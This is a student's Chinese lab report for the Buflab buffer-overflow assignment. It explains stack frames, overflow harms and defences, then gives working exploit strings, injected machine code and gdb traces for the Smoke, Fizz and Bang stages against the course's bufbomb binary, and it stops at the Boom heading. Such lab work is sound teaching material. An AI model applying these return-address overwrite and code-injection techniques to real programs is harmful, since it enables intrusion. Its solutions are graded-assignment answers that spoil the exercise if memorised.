

# 哈尔滨工业大学

# 实验报告

## 实 验（四）

题 目 Buflab

缓冲器漏洞攻击

专 业 计算学部

学 号 1190200717

班 级 1903008

学 生 梁浩

指 导 教 师 吴锐

实 验 地 点 G709

实 验 日 期 2021/05/05

计算机科学与技术学院

# 目 录

<b>第 1 章 实验基本信息</b>	<b>- 3 -</b>
1.1 实验目的	- 3 -
1.2 实验环境与工具	- 3 -
1.2.1 硬件环境	- 3 -
1.2.2 软件环境	- 3 -
1.2.3 开发工具	- 3 -
1.3 实验预习	- 3 -
<b>第 2 章 实验预习</b>	<b>- 4 -</b>
2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）	- 4 -
2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构（5 分）	- 5 -
2.3 请简述缓冲区溢出的原理及危害（5 分）	- 6 -
2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）	- 6 -
2.5 请简述缓冲器溢出漏洞的防范方法（5 分）	- 6 -
<b>第 3 章 各阶段漏洞攻击原理与方法</b>	<b>- 8 -</b>
3.1 SMOKE 阶段 1 的攻击与分析	- 8 -
3.2 FIZZ 的攻击与分析	- 9 -
3.3 BANG 的攻击与分析	- 15 -
3.4 BOOM 的攻击与分析	- 16 -
3.5 NITRO 的攻击与分析	- 19 -
<b>第 4 章 总结</b>	<b>- 26 -</b>
4.1 请总结本次实验的收获	- 26 -
4.2 请给出对本次实验内容的建议	- 26 -
<b>参考文献</b>	<b>- 27 -</b>

## 第 1 章 实验基本信息

### 1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理

掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法

进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

### 1.2 实验环境与工具

#### 1.2.1 硬件环境

处理器: Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz 2.40GHz

已安装的内存(RAM): 8.00GB(7.81GB 可用)

系统类型: 64 位操作系统, 基于 x64 的处理器

#### 1.2.2 软件环境

Windows 10 家庭中文版; VirtualBox 6.1; Ubuntu 20.04

#### 1.2.3 开发工具

GDB/OBJDUMP

### 1.3 实验预习

上实验课前, 必须认真预习实验指导书 (PPT 或 PDF)

了解实验的目的、实验环境与软硬件工具、实验操作步骤, 复习与实验有关的理论知识。

请按照入栈顺序, 写出 C 语言 32 位环境下的栈帧结构

请按照入栈顺序, 写出 C 语言 62 位环境下的栈帧结构


请简述缓冲区溢出的原理及危害

请简述缓冲器溢出漏洞的攻击方法


请简述缓冲器溢出漏洞的防范方法

## 第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）



2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构（5 分）



## 2.3 请简述缓冲区溢出的原理及危害（5分）

原理：

缓冲区溢出是指当计算机向缓冲区填充数据时超出了缓冲区本身的容量，溢出的数据会覆盖在合法数据上，从而破坏程序的堆栈，造成程序崩溃或使程序转而执行其它指令，以达到攻击的目的。

危害：

- 1、淹没了其他的局部变量。如果被淹没的局部变量是条件变量，那么可能会改变函数原本的执行流程。这种方式可以用于破解简单的软件验证。
- 2、淹没了 `ebp` 的值。修改了函数执行结束后要恢复的栈指针，将会导致栈帧失去平衡。
- 3、淹没了返回地址。这是栈溢出原理的核心所在，通过淹没的方式修改函数的返回地址，使程序代码执行“意外”的流程！
- 4、淹没参数变量。修改函数的参数变量也可能改变当前函数的执行结果和流程。
- 5、淹没上级函数的栈帧，情况与上述 4 点类似，影响的是上级函数的执行，前提是保证函数能正常返回。

## 2.4 请简述缓冲器溢出漏洞的攻击方法（5分）

输入超过缓冲区长度的字符串，覆盖返回地址，在新的返回地址处写入攻击代码来实现攻击的效果。在一种攻击形式中，攻击代码会使用系统调用启动一个 `shell` 程序，给攻击者提供一组操作系统函数。对于另一种攻击形式，攻击代码会执行一些未授权的任务，修复对栈的破坏，然后第二次执行 `ret` 指令，伪装成正常返回到调用者。

## 2.5 请简述缓冲器溢出漏洞的防范方法（5分）

### 1、栈随机化

栈随机化的思想是使得栈的位置在程序每次运行时都有变化。即使许多机器都运行相同的代码，它们的栈地址都是不同的。实现的方式是：程序开始时，在栈上分配一段  $0 \sim n$  字节之间的随机大小的空间。

### 2、栈破坏检测

栈破坏检测的思想是在栈中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀

值，也称哨兵值，是在程序每次运行时随机产生的。在回复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作改变了。如果是，那么程序异常终止。

### 3、限制输入的长度

对输入的字符进行检测，确保其长度小于缓冲器的长度，来保证输入内容不会破坏栈帧，进而无法实现攻击。

## 第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

### 3.1 Smoke 阶段 1 的攻击与分析

文本如下：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 bb 8b 04 08
```

分析过程：

08049378 <getbuf>:

8049378: 55

8049379: 89 e5

804937b: 83 ec 28

804937e: 83 ec 0c

8049381: 8d 45 d8

8049384: 50

8049385: e8 9e fa ff ff

804938a: 83 c4 10

804938d: b8 01 00 00 00

push %ebp

mov %esp,%ebp

sub \$0x28,%esp

sub \$0xc,%esp

lea -0x28(%ebp),%eax

push %eax

call 8048e28 <Gets>

add \$0x10,%esp

mov \$0x1,%eax

每个寄存器 4 字节

↑↑ 2 字节

08 个字节

↓

1 个字节 2 个 16 进制数

ebp

eax

esp

Smoke: 08048bbb  
bb 8b 04 08

#### (1) 分析缓冲区大小，攻击字符串的长度

由以上代码可知，getbuf 缓冲区的大小为 40 个字节，利用 Gets 函数对输入字符串的长度无限制，可以设计特定的攻击字符串使 getbuf 函数返回到 smoke() 函数处，由于 %ebp 和返回地址本身都是 4 个字节，所以攻击字符串的长度应为  $40+4+4=48$  个字节。



## (2) 查看 smoke()函数的地址


08048bbb <smoke>:

## (3) 设计攻击字符串

攻击字符串的最后 4 个字节应为 smoke()函数的地址 0x08048bbb, 小端法表示为 bb 8b 04 08, 前面 44 个字节取 0, 则攻击字符串为:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 bb 8b 04 08
```

## (4) 验证成功



```
1 00 00 00 00 00 00 00 00
2 00 00 00 00 00 00 00 00
3 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00
5 00 00 00 00 00 00 00 00
6 00 00 00 00 bb 8b 04 08

1190200717h@Graham: ~/bufbomb_32_00_EBP/buflab-handout$ cat smoke.txt | ./hex2raw | ./bufbomb -u 1190200717
Userid: 1190200717
Cookie: 0x21f15ade
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
1190200717h@Graham: ~/bufbomb_32_00_EBP/buflab-handout$
```

## 3.2 Fizz 的攻击与分析

文本如下:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
```

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 bb 8b 04 08

00 00 00 00 de 5a f1 21

分析过程:

(1) 使 `getbuf()` 函数返回到 `fizz()` 函数

查看 `fizz()` 函数的地址

08048be8 <fizz>:

仿照 3.1, 得到攻击代码的前 48 个字节为:

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 e8 8b 04 08

(2) 分析如何使得 `val == cookie`

查看 `fizz` 函数的代码

08048be8 &lt;fizz&gt;:

```

8048be8: 55
8048be9: 89 e5
8048beb: 83 ec 08

```

```

push  %ebp
mov   %esp,%ebp
sub   $0x8,%esp

```

```

8048bee: 8b 55 08      mov     0x8(%ebp),%edx
8048bf1: a1 58 e1 04 08 mov     0x804e158,%eax Cookie
8048bf6: 39 c2         cmp     %eax,%edx      %edx = M(0x8 + %ebp)
8048bf8: 75 22         jne     8048c1c <fizz+0x34>
8048bfa: 83 ec 08      sub     $0x8,%esp
8048bfd: ff 75 08      pushl   0x8(%ebp)
8048c00: 68 db a4 04 08 push    $0x804a4db Fizz! : ---
8048c05: e8 76 fc ff ff call    8048880 <printf@plt>
8048c0a: 83 c4 10      add     $0x10,%esp
8048c0d: 83 ec 0c      sub     $0xc,%esp
8048c10: 6a 01         push    $0x1
8048c12: e8 b4 08 00 00 call    80494cb <validate>
8048c17: 83 c4 10      add     $0x10,%esp
8048c1a: eb 13         jmp     8048c2f <fizz+0x47>
8048c1c: 83 ec 08      sub     $0x8,%esp
8048c1f: ff 75 08      pushl   0x8(%ebp)
8048c22: 68 fc a4 04 08 push    $0x804a4fc Misfire: ---
8048c27: e8 54 fc ff ff call    8048880 <printf@plt>
8048c2c: 83 c4 10      add     $0x10,%esp
8048c2f: 83 ec 0c      sub     $0xc,%esp
8048c32: 6a 00         push    $0x0
8048c34: e8 37 fd ff ff call    8048970 <exit@plt>

```



分别查看 0x804e158, 0x804a4db, 0x804a4fc 地址下的内容

0x804e158:

```

(gdb) x/8xb 0x804e158
0x804e158 <cookie>: 0xde 0x5a 0xf1 0x21 0x00 0x00 0x00 0x00

```

存储的是 cookie 值

0x804a4db:

```

(gdb) x/s 0x804a4db
0x804a4db: "Fizz!: You called fizz(0x%x)\n"

```

0x804a4fc:

```


(gdb) x/s 0x804a4fc
0x804a4fc: "Misfire: You called fizz(0x%x)\n"

```

由此可以看出, 如果  $\text{Memory}(\%ebp + 0x8) == \text{cookie}$ , 攻击成功


(3) 分析函数调用过程中`%ebp`, `%esp` 的变化 (主要看 `getbuf()`函数调用结束后的情况)

`test()`函数调用 `getbuf` 函数时栈的情况




`getbuf()`函数执行结束时会经过三个过程:


(一) `mov %ebp, %esp` //将 `ebp` 的值给 `esp`, 也就是把 `esp` 指向当前的栈底



(二) `pop %ebp`//弹出旧的 `ebp`，将 `ebp` 恢复为 `test` 函数中(未调用 `getbuf` 函数之前)的 `ebp`



(三)执行 `ret` 指令，弹出返回地址



利用 `gdb` 验证上述过程

在 `getbuf()`函数执行 `leave` 指令之前查看`%esp` ,`%ebp` 的值:

```
0x08049392 in getbuf ()
(gdb) info reg esp ebp
esp          0x55683b48      0x55683b48 <_reserved+1039176>
ebp          0x55683b70      0x55683b70 <_reserved+1039216>
```

执行 `leave` 指令后，

```
(gdb) info reg esp ebp
esp          0x55683b74      0x55683b74 <_reserved+1039220>
ebp          0x55683b90      0x55683b90 <_reserved+1039248>
```

执行 `ret` 指令后，

```
(gdb) info reg esp ebp
esp          0x55683b78      0x55683b78 <_reserved+1039224>
ebp          0x55683b90      0x55683b90 <_reserved+1039248>
```

由此可知，实际的 `esp` ,`eip` 值的变化和上面分析的是一致的

## (4) 分析攻击字符串剩余的内容

根据 (3) 可以画出下图：



如果要使得  $\text{Memory}(\%ebp + 0x8) == \text{cookie}$ ，那么还要再添上 00 00 00 00 de 5a f1 21

## (5) 验证成功

```
1 00 00 00 00 00 00 00 00
2 00 00 00 00 00 00 00 00
3 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00
5 00 00 00 00 00 00 00 00
6 00 00 00 00 e8 8b 04 08
7 00 00 00 00 de 5a f1 21

1190200717lh@Graham: ~/bufbomb_32_00_EBP/buflab-handout$ cat fizz.txt | ./hex2raw
1190200717lh@Graham:~/bufbomb_32_00_EBP/buflab-handout$ ./bufbomb -u 1190200717
Userid: 1190200717
Cookie: 0x21f15ade
Type string:Fizz!: You called fizz(0x21f15ade)
VALID
NICE JOB!
1190200717lh@Graham:~/bufbomb_32_00_EBP/buflab-handout$
```

### 3.3 Bang 的攻击与分析

文本如下：

```
c7 05 60 e1 04 08 de 5a
f1 21 68 39 8c 04 08 c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 48 3b 68 55
```

分析过程：

#### (1) 确定目标

目的是让 `getbuf()` 函数调用完后不回到 `test()` 函数，而是执行另一段代码，这一段代码要求可以将 `global_value` 的值改为 `cookie` 值，还要能返回到 `bang()` 函数

#### (2) 分析 `bang()` 函数

08048c39 <bang>:

8048c39: 55	push %ebp	
8048c3a: 89 e5	mov %esp,%ebp	
8048c3c: 83 ec 08	sub \$0x8,%esp	
8048c3f: a1 60 e1 04 08	mov 0x804e160,%eax	global-value 的值
8048c44: 89 c2	mov %eax,%edx	
8048c46: a1 58 e1 04 08	mov 0x804e158,%eax	Cookie 值
8048c4b: 39 c2	cmp %eax,%edx	
8048c4d: 75 25	jne 8048c74 <bang+0x3b>	将 0x21f15ade 写入 0x804e160 中
8048c4f: a1 60 e1 04 08	mov 0x804e160,%eax	
8048c54: 83 ec 08	sub \$0x8,%esp	
8048c57: 50	push %eax	
8048c58: 68 1c a5 04 08	push \$0x804a51c	Bang! You set ...
8048c5d: e8 1e fc ff ff	call 8048880 <printf@plt>	
8048c62: 83 c4 10	add \$0x10,%esp	攻击字符串:
8048c65: 83 ec 0c	sub \$0xc,%esp	
8048c68: 6a 02	push \$0x2	可修改 global_value 值
8048c6a: e8 5c 08 00 00	call 80494cb <validate>	
8048c6f: 83 c4 10	add \$0x10,%esp	可返回到 <bang> 函数
8048c72: eb 16	jmp 8048c8a <bang+0x51>	
8048c74: a1 60 e1 04 08	mov 0x804e160,%eax	
8048c79: 83 ec 08	sub \$0x8,%esp	
8048c7c: 50	push %eax	
8048c7d: 68 41 a5 04 08	push \$0x804a541	Misfire: ----
8048c82: e8 f9 fb ff ff	call 8048880 <printf@plt>	
8048c87: 83 c4 10	add \$0x10,%esp	
8048c8a: 83 ec 0c	sub \$0xc,%esp	
8048c8d: 6a 00	push \$0x0	
8048c8f: e8 dc fc ff ff	call 8048970 <exit@plt>	



可知 0x804e160 存储 global\_value 的值，只需要将 cookie 值 0x21f15ade 送入该地址中即可

利用 gdb 查看 0x804a51c 和 0x804a541 的值

```
Breakpoint 1, 0x0804937e in getbuf ()
(gdb) x/s 0x804a51c
0x804a51c:      "Bang!: You set global_value to 0x%x\n"
(gdb) x/s 0x804a541
0x804a541:      "Misfire: global_value = 0x%x\n"
(gdb)
```

可知，若 global\_value == cookie，攻击成功

(3) 编写 asm.s 文件，并将其转化为机器码

asm.s 内容如下：

```
movl $0x21f15ade,0x804e160
```

```
push $0x8048c39
```

```
ret
```

利用 gcc -m32 -c asm.s 和 objdump -d asm.o 得到对应的机器代码：

```
1190200717lh@Graham:~/bufbomb_32_00_EBP/buflab-handout$ gcc -m32 -c asm.s
1190200717lh@Graham:~/bufbomb_32_00_EBP/buflab-handout$ objdump -d asm.o

asm.o:          文件格式 elf32-i386

Disassembly of section .text:

00000000 <.text>:
   0:  c7 05 60 e1 04 08 de    movl    $0x21f15ade,0x804e160
   7:  5a f1 21
  a:  68 39 8c 04 08        push    $0x8048c39
  f:  c3                    ret
```

(4) 设计攻击字符串

通过 (3) 已经得到了可以将 global\_value 的值修改为 cookie 并返回到 bang() 函数的机器代码，接下来只需要让 getbuf() 函数跳转到这段代码上。考虑将这段机器码存在数组开始处，那返回地址就要覆盖为 %rbp-0x28，即 0x55683b48。

```
(gdb) info reg ebp
ebp                0x55683b70                0x55683b70 <_reserved+1039216>
(gdb) info reg esp
esp                0x55683b48                0x55683b48 <_reserved+1039176>
```



所以攻击字符串应为:

c7 05 60 e1 04 08 de 5a

f1 21 68 39 8c 04 08 c3


00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 48 3b 68 55

(5) 验证成功



The image shows two windows. The top window is a text editor titled 'bang.txt' with the following content:

```
1 c7 05 60 e1 04 08 de 5a
2 f1 21 68 39 8c 04 08 c3
3 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00
5 00 00 00 00 00 00 00 00
6 00 00 00 00 48 3b 68 55
```

The bottom window is a terminal with the following output:

```
1190200717lh@Graham: ~/bufbomb_32_O0_EBP/buflab-handout$ cat bang.txt | ./hex2raw
| ./bufbomb -u 1190200717
Userid: 1190200717
Cookie: 0x21f15ade
Type string:Bang!: You set global_value to 0x21f15ade
VALID
NICE JOB!
1190200717lh@Graham:~/bufbomb_32_O0_EBP/buflab-handout$
```

### 3.4 Boom 的攻击与分析

文本如下:

